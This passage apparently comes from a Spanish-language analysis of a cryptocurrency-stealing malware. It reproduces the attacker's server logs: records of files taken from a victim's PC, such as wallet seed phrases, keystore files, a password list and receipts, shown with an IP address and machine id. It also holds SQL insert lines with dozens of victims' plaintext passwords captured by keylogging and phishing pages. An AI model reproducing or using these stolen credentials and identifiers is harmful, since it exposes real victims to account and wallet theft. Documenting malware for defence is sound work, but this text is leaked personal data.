process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Desktop\txt\paper wallet easyminer 2rd try.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 34 - filedate: 163
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Desktop\UTC--2021-11-14T21-23-14.864Z--96ee9f6c6204e4046f5737dab86a4fd425dba152" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NU
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\5g-coin.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 78 - filedate: 1640524518
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\alomic backup phase.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 78 - filedate: 1635369882
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\atomic bitcoin address.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 42 - filedate: 1639280765
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\binance wallet.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 71 - filedate: 1638641098
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\bitkeep.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 76 - filedate: 1641076271
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\deVault.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 76 - filedate: 1647111059
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\firo address.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 34 - filedate: 1635533309
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\flox address and key.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 116 - filedate: 1636763962
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\haven wallet.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 186 - filedate: 1637531457
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\megamask wallet .txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 83 - filedate: 1635799497
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\marswallet seed.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 70 - filedate: 1650651855
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\oasis rosecoin.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 150 - filedate: 1643415163
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\sero wallet address.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 125 - filedate: 1636813581
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\shiba contract address.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 42 - filedate: 1638719118
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\seed phase firo wallet.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 156 - filedate: 1635532871
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\trust bitcoin address.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 50 - filedate: 1639229667
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Documents\tracking numbers.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 25 - filedate: 1644981597
process: filereceiver - dir: empty - filepath: "F:\online passwords.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 861 - filedate: 1632664852
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Desktop\bitcion backup.dat" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 1409024 - filedate: 1639615566
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Desktop\bitcashkeys.txt" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 131 - filedate: 1676898526
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Desktop\receipt.pdf" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 30916 - filedate: 1676225736
process: filereceiver - dir: empty - filepath: "C:\Users\swan4\Desktop\Renewal document.pdf" - machineid: 9a5ec227-f742-4139-9eb1-delele6abbd5 - ip: 24.235.132.149 - port: NULL - filesize: 250291 - filedate: 1673705797
```

Tambien captura las contraseñas pulsadas y lanza paginas de phishing falsas para robar contraseñas y las registra en el servidor.

log_filereceiver.txt | log_hashreceiver.txt | log_passwordreceiver.txt | log_ping.txt | log_ping.txt.old | log_automaticupload.txt | log_automaticupload-db.txt | log_balances.txt | log_driveslist.txt

```
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Mack-$Hoe-L8te-Mark','4a5adaf2-d8dc-4e5e-8641-343502917006','unlocked','empty','1682315114')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('828521','9d9dfcb8-ea4b-41de-b397-3b8f63723b3c','new','empty','1682317187')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('828521','9d9dfcb8-ea4b-41de-b397-3b8f63723b3c','unlocked','empty','1682317188')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('A271498019','e0fefa2d-ceec-498d-805b-646fe0e1303f','new','empty','1682318325')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('A271498019','e0fefa2d-ceec-498d-805b-646fe0e1303f','unlocked','empty','1682318326')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('A0raki15!','f523e29c-0e5d-4e8c-bec8-551ba732adff','unlocked','empty','1682318597')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('A0raki15!','f523e29c-0e5d-4e8c-bec8-551ba732adff','unlocked','empty','1682318655')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('A0raki15!','f523e29c-0e5d-4e8c-bec8-551ba732adff','unlocked','empty','1682318668')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('qq1008611','2c664f89-dcfc-4f28-b701-170ff3757e6f','new','empty','1682320095')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('qq1008611','2c664f89-dcfc-4f28-b701-170ff3757e6f','unlocked','empty','1682320096')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('kk476538707','e1db4ea0-38a7-4a0e-91fd-e5800558ed4e','new','empty','1682322266')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('kk476538707','e1db4ea0-38a7-4a0e-91fd-e5800558ed4e','unlocked','empty','1682322267')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682327947')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682328001')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682328160')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('pa1513yZEZE','73c4b41f-9267-4874-9ca4-2dc3f7a3f233','unlocked','empty','1682331029')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('c362318809.,','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682334115')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682334121')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Stifmaster14091994!','20e63899-83cd-4406-83f7-8cbbdcb8fe87','new','empty','1682335458')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Stifmaster14091994!','20e63899-83cd-4406-83f7-8cbbdcb8fe87','unlocked','empty','1682335458')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('E6kjdx25biz@','fd637dec-a1f0-4025-97c2-85fd42e9836d','unlocked','empty','1682335572')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('95l6mlZRS***9361','43f375d8-b47a-4212-ae95-76cd26ae3b7d','new','empty','1682341419')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('95l6mlZRS***9361','43f375d8-b47a-4212-ae95-76cd26ae3b7d','unlocked','empty','1682341420')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('c362318809','3fe78987-6be0-4f1c-8186-76e9792a84ae','unlocked','empty','1682346020')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('pa1513yZEZE','73c4b41f-9267-4874-9ca4-2dc3f7a3f233','unlocked','empty','1682346162')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('12345','75ced7e1-fd6f-4cf7-b28c-130720e889f6','unlocked','empty','1682352991')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('mafkees','75ced7e1-fd6f-4cf7-b28c-130720e889f6','unlocked','empty','1682352997')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('12345','75ced7e1-fd6f-4cf7-b28c-130720e889f6','changed','mafkees','1682353018')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('mafkees','75ced7e1-fd6f-4cf7-b28c-130720e889f6','unlocked','empty','1682353028')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('12345','75ced7e1-fd6f-4cf7-b28c-130720e889f6','unlocked','empty','1682353032')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('123456','d9b11449-e324-40b8-9f54-71b248bccc5d','new','empty','1682358185')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('123456','d9b11449-e324-40b8-9f54-71b248bccc5d','unlocked','empty','1682358185')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Ladrao fela da puta que me robou vai sercar ate morrer*','e9aafa95-1620-43e2-a0ea-ad041d67327a','unlocked','empty','1682360320')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Stifmaster14091994!','20e63899-83cd-4406-83f7-8cbbdcb8fe87','unlocked','empty','1682361327')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('E6kjdx25biz@','40056043-afd6-4a93-9c9e-56bd86c4f691','unlocked','empty','1682362646')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('E6kjdx25biz@','40056043-afd6-4a93-9c9e-56bd86c4f691','unlocked','empty','1682362962')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Sungodmining@1','88a46fcb-c215-4ed6-8f29-65fb5d90e607','new','empty','1682369618')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Sungodmining@1','88a46fcb-c215-4ed6-8f29-65fb5d90e607','unlocked','empty','1682369618')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Sungodmining@1','88a46fcb-c215-4ed6-8f29-65fb5d90e607','unlocked','empty','1682369666')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Sungodmining@1','3cc51d59-3496-4339-bdc1-b800d0423bb8','unlocked','empty','1682369851')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('Sungodmining@1','3cc51d59-3496-4339-bdc1-b800d0423bb8','unlocked','empty','1682370091')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('ccc coin','bccc5c64-c1d7-4cf0-b9da-d15e0bf959ad','unlocked','empty','1682370658')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('ccc coin','bccc5c64-c1d7-4cf0-b9da-d15e0bf959ad','unlocked','empty','1682370702')
INSERT INTO passwords (password, machineid, typeofpassword, oldpassword, now)VALUES ('ccc coin','bccc5c64-c1d7-4cf0-b9da-d15e0bf959ad','unlocked','empty','1682370966')
```